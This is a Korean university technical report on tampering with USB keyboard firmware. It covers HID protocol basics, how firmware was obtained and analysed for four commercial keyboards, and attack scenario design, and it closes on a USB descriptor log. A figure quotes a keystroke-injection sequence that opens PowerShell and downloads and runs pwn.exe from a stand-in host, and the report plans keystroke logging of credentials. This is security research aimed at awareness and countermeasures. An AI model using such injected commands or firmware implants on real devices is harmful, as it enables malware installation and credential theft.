Pusan National University
Computer Science and Engineering
Technical Report 2023-10

USB 키보드 펌웨어 변조 연구

저자 1 : 차현수

저자 2 : 이창율

저자 3 : 당낫투안

지도교수 권동현

목 차


1. 서론

1.1. 연구 배경

현대의 키보드는 단순히 텍스트 입력을 넘어, 사용자의 작업 효율성과 편의성을 극대화하기 위해 다양한 고급 기능들을 제공하게 되었다. 이를테면 매크로, 키 바인딩, RGB 조명 등은 키보드 내정 펌웨어에 의해 지원된다. 펌웨어는 디바이스의 핵심 기능을 지원하는 소프트웨어로, 이를 통해 제조사는 사용자에게 버그 수정이나 추가 기능 제공과 같은 지속적인 업데이트를 제공할 수 있다.

키보드는 사용자의 입력 정보를 직접 다루기 때문에 보안적 측면에서 매우 중요한 장치이다. 그에 반해, 키보드 펌웨어의 보안에 관한 연구는 상대적으로 미흡한 실정이다. 이러한 배경하에, 본 연구에서는 키보드 펌웨어의 변조 가능성 및 그로 인한 위험성에 대해 깊이 있게 탐구하고자 한다.

1.2. 연구 목표



[그림 1. 전체 구성도]

이번 과제에서 키보드 펌웨어의 변조 가능성을 분석하고, 이를 활용한 공격 시나리오 도출하고자 한다. **[그림 1]**은 공격 시나리오를 그림으로 나타낸 것이다. 해커가 만들어 낸 변조된 펌웨어를 일반 키보드 사용자가 키보드로 업데이트하고, 펌웨어가 변조된 키보드를 통해 해커가 사용자의 키 입력 같은 정보를 얻어내는 시나리오를 세웠다. 키보드 펌웨어를 변조해 쉽게 제거할 수 없는 악성 행위를 구현하고, 이를 통해 안전하지 않은 키보드 펌웨어 업데이트 과정의 취약함에 대한 인식을 제고할 것이다. 또한 키보드 펌웨어의 보안 강화를 위한 대응 방안을 도출하기로 하였다.

2. 연구 배경


2.1. 기초 지식 및 관련 연구

2.1.1. USB 프로토콜

키보드는 USB 프로토콜을 사용하는 장치이다. 따라서 USB 프로토콜을 알아야 한다. USB 는 목적에 따라 Control Transfer, Interrupt Transfer, Isochronous Transfer, Bulk Transfer 의 4 가지 타입의 전송 방식이 있다. 이 중 Interrupt Transfer 는 키보드에서 사용하는 방식이다.

Interrupt Transfer 는 비주기적인 형태로 데이터를 전송하며, 키보드의 경우 입력을 키보드 내부 메모리에 저장해 두었다가, 호스트 컴퓨터가 폴링 방식으로 키보드에 입력하라는 신호를 보내게 되면 그때 호스트 컴퓨터로 입력을 보내는 방식으로 동작한다. 이때 호스트 컴퓨터가 키보드에 보내는 신호는 Interrupt IN 이라는 패킷이다.

[그림 2-1]은 Interrupt Transfer 의 동작 순서를 보여주는 그림이다. 호스트가 데이터를 받는 경우 장치에 IN 패킷을 보내는 것으로 시작하고, 호스트가 데이터를 전송하는 경우 장치에 OUT 패킷을 보내는 것으로 시작한다.



[그림 2-1. Interrupt Transfer]

키보드가 컴퓨터로 보내는 데이터에는 키 입력에 대한 값들이 포함되어 있는데, 입력에 따라 보내는 데이터는 HID Usage Tables[3]에 정의되어 있다. **[그림 2-2]**는 각 키보드 입력에 대한 ID 값을 정해둔 표의 일부이다.

Usage ID	Usage Name	Usage Type	AT-101	PC-AT	Mac	Unix	Boot
00-00	*Reserved*						
01	Keyboard ErrorRollOver[1]	Sel	*N/A*	✓	✓	✓	4/101/104
02	Keyboard POSTFail[1]	Sel	*N/A*	✓	✓	✓	4/101/104
03	Keyboard ErrorUndefined[1]	Sel	*N/A*	✓	✓	✓	4/101/104
04	Keyboard a and A[2]	Sel	31	✓	✓	✓	4/101/104
05	Keyboard b and B	Sel	50	✓	✓	✓	4/101/104
06	Keyboard c and C[2]	Sel	48	✓	✓	✓	4/101/104
07	Keyboard d and D	Sel	33	✓	✓	✓	4/101/104
08	Keyboard e and E	Sel	19	✓	✓	✓	4/101/104
09	Keyboard f and F	Sel	34	✓	✓	✓	4/101/104
0A	Keyboard g and G	Sel	35	✓	✓	✓	4/101/104
0B	Keyboard h and H	Sel	36	✓	✓	✓	4/101/104
0C	Keyboard i and I	Sel	24	✓	✓	✓	4/101/104
0D	Keyboard j and J	Sel	37	✓	✓	✓	4/101/104

[그림 2-2. 각 키보드 입력에 대한 ID]

이를 이용해 키보드에서 컴퓨터로 전송하는 패킷 내부 키 입력에 대한 데이터를 우리가 원하는 대로 바꾸어 보내면 악성 행위를 구현해 낼 수 있다.

2.1.2. 키보드 펌웨어의 획득 및 분석

키보드 펌웨어를 분석하기 위해 먼저 펌웨어를 구해야 한다. 펌웨어는 키보드 제조사 홈페이지에서 구하거나 키보드 기판에 있는 디버그 핀을 통해 얻을 수 있다. 얻어낸 키보드 펌웨어는 분석 도구를 통해 분석이 가능하다. 분석 도구는 IDA 나 Ghidra 같은 것들이 있으며 본 연구에서는 IDA 를 사용하였다.

2.1.3. 연구와 관련된 논문 분석

본 연구와 비슷한 성격의 논문이 있어 참고하였다. 2014 년 Workshop on Offensive Technologies 에서 발표된 Mouse Trap: Exploiting Firmware Updates in USB Peripherals 논문이며, 펌웨어 업데이터를 통해 변조된 펌웨어를 장치에 쓰는데 성공했다.

[그림 2-3. WOOT'14, Mouse Trap Research 에서 사용했던 Logitech G600]

[그림 2-3]은 해당 논문에서 대상으로 한 마우스이며, 측면에는 키보드의 숫자 패드와 유사한 기능을 수행하는 버튼이 탑재되어 있다. 측면 버튼들은 키보드와 같이 USB 패킷을 전송하며, 이를 이용해 악성 행위를 하는 패킷을 전송하도록 펌웨어를 변조했다.

또한, 논문에서 사용자 컴퓨터의 네트워크 상태에 따라 공격 시나리오를 두 가지 제시했다. 먼저, 네트워크에 연결된 상태라면 미리 만들어 둔 악성 프로그램과 URL 을 통해 악성 프로그램을 다운로드하고 해당하는 프로그램을 실행하도록 한다. **[그림 2-4]**는 악성 행위를 하는 키 입력들이다. 윈도우 운영체제를 대상으로 했으며, 윈도우 키와 R 키를 눌러 실행 창을 연 뒤, Powershell 을 실행시킨다. 이후 악성 프로그램을 다운받고 실행하는 명령어를 입력한다.

```
<WIN> + R
powershell.exe
Start-BitsTransfer -source http://pwn.com/pwn.exe -destination .\pwn.exe
.\pwn.exe
exit
```

[그림 2-4. 네트워크 연결된 상태 악성 행위 실행시키는 명령]

두 번째는 네트워크에 연결되지 않은 경우다. 마우스의 저장공간 중 남는 공간을 활용해 악성 프로그램을 삽입해 두고, 악성 프로그램을 사용자의 컴퓨터로 복사해서 실행하도록 하는 시나리오이다.

논문에서 악성 행위를 구현한 방법과 제시한 공격 시나리오를 참고해 연구를 진행하였다.

3. 연구 준비

3.1. 실험 환경


3.1.1. 사용된 키보드 모델 및 펌웨어 버전

본 연구는 Deck 의 CBL-87XN, Hansung 의 GK 893B, Varmilo 의 VA87M, Corsair 의 K70 RGB TKL 총 4 개의 키보드를 대상으로 했다. 최대한 다양한 상황에서 구현하기 위해 여러 제조사의 키보드를 선정했다. **[표 3-1]**은 키보드별 MCU 및 펌웨어 버전 정보를 정리한 것이다.

제조사	키보드 모델명	MCU	펌웨어 버전
Deck	CBL-87XN	NUC123SD4AN0	L2226V301
Hansung	GK893B	NUC123LD4AN0	V1.1.2_2020223
Varmilo	VA87M	HT68FB560	20200902
Corsair	K70 RGB TKL	LPC54605J512BD100	v1.8.25


[표 3-1. 키보드별 MCU 및 펌웨어 버전]

먼저, Deck 의 CBL-87XN 키보드는 **[그림 3-2]**처럼 키보드를 분해하여 MCU 를 알아내었다. MCU 의 일련번호는 NUC123SD4AN0 로, 제조사는 Nuvoton 이고 NUC123 이름의 32bit ARM-Cortex-M0 아키텍처를 사용하는 칩이라는 것을 알 수 있었다.




[그림 3-2. 분해한 Deck CBL-87XN 키보드의 기판]


Hansung GK893B 키보드 또한 분해하여 MCU 가 HCN213 임을 확인하였다. 그러나 HCN21 에 대한 세부 정보를 찾는 것이 어려웠다. HCN213 와 동일한 핀 배치를 가진 MCU 를 탐색하는 과정에서 Nuvoton 사의 MCU 가 유사한 특성이 있음을 발견하였다. 따라서 키보드 기판에 노출된 SWD 포트와 Nuvoton 社의 NuMicro ICP Programming Tool 을 사용하여 정확한 모델명을 파악하였다.



[그림 3-3. 분해한 한성 GK893B 키보드의 기판 및 기판에 노출된 SWD 포트]




[그림 3-4. 한성 GK893B 키보드의 디버그 핀에 디버거를 연결한 모습]




[그림 3-5. 디버그 핀으로 키보드에 연결해 MCU 등의 정보 출력 장면]

MCU 모델은 NUC123LD4AN0 였고, 먼저 분석한 Deck CBL-87XN 키보드와 유사한 MCU 라는 것을 알 수 있었다. **[그림 3-6]**은 NUC123 MCU 의 네이밍 규칙이다.



[그림 3-6. NUC123 MCU 의 네이밍 규칙]

다음으로 Varmilo VA87M 키보드는 펌웨어 업데이트 과정 중 MCU 정보가 출력되어 확인할 수 있었다. 하지만 정확하게 MCU 를 파악하기 위해 기판을 분해해 확인했다.



[그림 3-7. Varmilo VA87M 키보드 펌웨어 업데이트 화면]


[그림 3-8. Varmilo VA87M 의 MCU]

마지막으로 Corsair K70 RGB TKL 키보드도 분해해서 MCU 를 확인했다.

[그림 3-9. Corsair K70 RGB TKL 의 MCU]


3.1.2. 펌웨어 획득

각 키보드의 펌웨어는 제조사 홈페이지에서 구할 수 있었다. 먼저, Deck 의 CBL-87XN 키보드의 펌웨어와 펌웨어 업데이터는 제조사 홈페이지에서 구할 수 있다. **[그림 3-10]**에서 (87XN)L226V301.bin 파일은 펌웨어이고, USB_FD.exe 파일은 펌웨어 업데이터이다.




[그림 3-10. DeckBL-87XN 펌웨어 및 펌웨어 업데이터 파일 목록]

한성 GK893B 키보드는 펌웨어와 업데이터를 제조사에서 제공한다. **[그림 3-11]**은 펌웨어 및 업데이터의 목록이며 GK893B_6K V1.1.2_20230223.bin 파일이 펌웨어이고, GTune GK Tuner.exe 파일이 펌웨어 업데이터이다.



[그림 3-11. Hansung GK893B 펌웨어 및 펌웨어 업데이터 파일 목록]


Varmilo VA87M 키보드의 펌웨어 및 펌웨어 업데이터는 공식 홈페이지에서 구할 수 있었다. **[그림 3-12]**는 다운로드 받은 펌웨어 업데이터 등 파일들의 목록이다. ISPTool.exe 가 펌웨어 업데이터이고, 英文 WINDOWS-APPLE-KB-20200902-C55DH-Fix-8DB5H.MTP 파일이 펌웨어 업데이트에 사용되는 파일이다.



[그림 3-12. Varmilo VA87M 펌웨어 및 펌웨어 업데이터 파일 목록]

마지막으로 Corsair K70 RGB TKL 키보드는 Corsair 홈페이지에서 제공하는 업데이터와 펌웨어를 구할 수 있었다.

[그림 3-13. Corsair 키보드 홈페이지에서 제공하는 업데이터 iCUE]



[그림 3-14. K70 RGB TKL 키보드 펌웨어 파일]

제조사	펌웨어 파일	SHA256
Deck	(87XN)L226V301.bin	56260b49eeaabb6fcfa7c941f4a7112bac3d01d648adfbe0d79cf19e7a52be6f
Hansung	GK893B_6K V1.1.2_20230223.bin	17054e8c11383eb125fafc8183b0666222f448bd11f574f04b0161d2cb39108a
Varmilo	英文 WINDOWS-APPLE-KB-20200902-C55DH-Fix-8DB5H.MTP	3023afe873bc924a0476ea7d6e89fcec1f5b482fc15a20e6a158d5e7746cf49a
Corsair	Hammer_Application_Firmware_v1.8.25.bin	08bf39ef27bae8e0244afa401fd1e9aa5121a17c66f58805722aa2c8a9f5b8e2

[표 3-15. 키보드별 MCU 및 펌웨어 버전]

3.2. 공격 시나리오 설계

3.2.1. 악성 행위

공격 시나리오는 악성 프로그램을 다운로드 및 실행, 사용자 크리덴셜 로깅 두 가지 방식으로, 각 시나리오대로 악성 행위를 구현한다.

첫 번째는 악성 프로그램을 다운로드 및 실행하는 명령어를 전송해 악성 프로그램을 키보드 사용자 컴퓨터에서 실행시키는 시나리오이다.


두 번째는 사용자의 비밀번호 같은 키 입력들을 키보드의 저장공간에 저장하고 저장된 키 입력 정보들을 해커로 전송하는 시나리오이다.

3.2.2. 시나리오 1 상세


본 시나리오에서는 키보드에서 악성 키스트로크를 PC 로 전송하여 명령어를 실행한다. 이때 OS 별로 실행할 명령어 및 실행 파일의 형식이 다르기 때문에 키보드에서 Host OS 의 종류를 알아낼 필요가 있다. 우리는 아래 그림과 같이 USB Descriptor 요청 순서와 실패 시 동작 등이 OS 별로 다루는 방식이 다르다는 사실을 알아내었다. **[그림 3-16]**과 **[그림 3-17]**, **[그림 3-18]** 은 각 OS 별 동작 결과를 출력한 것이다.

```
[22:12:25] <, standard request to device (GET_DESCRIPTOR: value=DEVICE descriptor (index=0x00), index=0, length=64)
[22:12:25] <: b'\x12\x01\x00\x02\x00\x00\x00\x089\x0f\x11\x02\x00\x01\x01\x02\x00\x01'
-- Patched device descriptor. --
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=DEVICE descriptor (index=0x00), index=0, length=18)
[22:12:26] <: b'\x12\x01\x00\x02\x00\x00\x00\x089\x0f\x11\x02\x00\x01\x01\x02\x00\x01'
-- Patched device descriptor. --
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=DEVICE_QUALIFIER descriptor (index=0x00), index=0, length=10)
[22:12:26] < --STALLED--
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=DEVICE_QUALIFIER descriptor (index=0x00), index=0, length=10)
[22:12:26] < --STALLED--
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=DEVICE_QUALIFIER descriptor (index=0x00), index=0, length=10)
[22:12:26] < --STALLED--
[22:12:26] <, standard request to device (GET_DESCRIPTOR: value=CONFIGURATION descriptor (index=0x00), index=0, length=9)
[22:12:26] <: b'\t\x02;\x00\x02\x01\x00\xa0\xfa'
